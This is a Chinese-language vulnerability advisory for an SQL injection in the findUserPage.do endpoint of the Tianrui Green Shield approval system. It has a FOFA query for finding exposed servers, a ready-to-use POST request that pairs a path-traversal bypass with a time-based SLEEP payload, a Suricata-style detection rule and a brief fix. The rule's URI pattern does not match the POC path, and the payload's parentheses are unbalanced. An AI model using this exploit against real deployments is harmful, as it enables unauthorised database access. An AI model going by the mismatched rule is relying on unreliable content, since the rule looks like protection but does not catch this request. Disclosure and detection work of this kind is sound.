

天锐绿盾审批系统 findUserPage.do 存在SQL注入漏洞

天锐绿盾审批系统 findUserPage.do 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

天锐绿盾审批系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="TIPPAY-绿盾审批系统"

POC/EXP:

```
POST /trwfe/service/.%2E/user/findUserPage.do HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: keep-alive

sort=(SELECT * FROM (SELECT(SLEEP(5))))x)
```



sonrt规则:

```
alert http any any -> $HOME_NET any (  
  msg:"TianRui Approval System - MySQL Time-Based SQLi in findUserPage.do";  
  flow:to_server,established;  
  http.method; content:"POST";  
  http.uri; pcre:"/\\/service\\/.%2e%2e\\/user\\/findUserPage\\.do$/i";  
  http.request_body; content:"sort=";  
  pcre:"/sort=\\(SELECT\\s+\\*\\s+FROM\\s+\\(SELECT\\(SLEEP\\(\\d+\\)\\)\\)\\x\\)/i";  
  metadata:  
    cve none,  
    service http,  
    affected_product "天锐绿盾审批系统",  
    vulnerability_type "MySQL Time-Based SQL Injection",  
    attack_target "database_server",  
    severity "high";  
  classtype:sql-injection;  
  sid:1000466;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。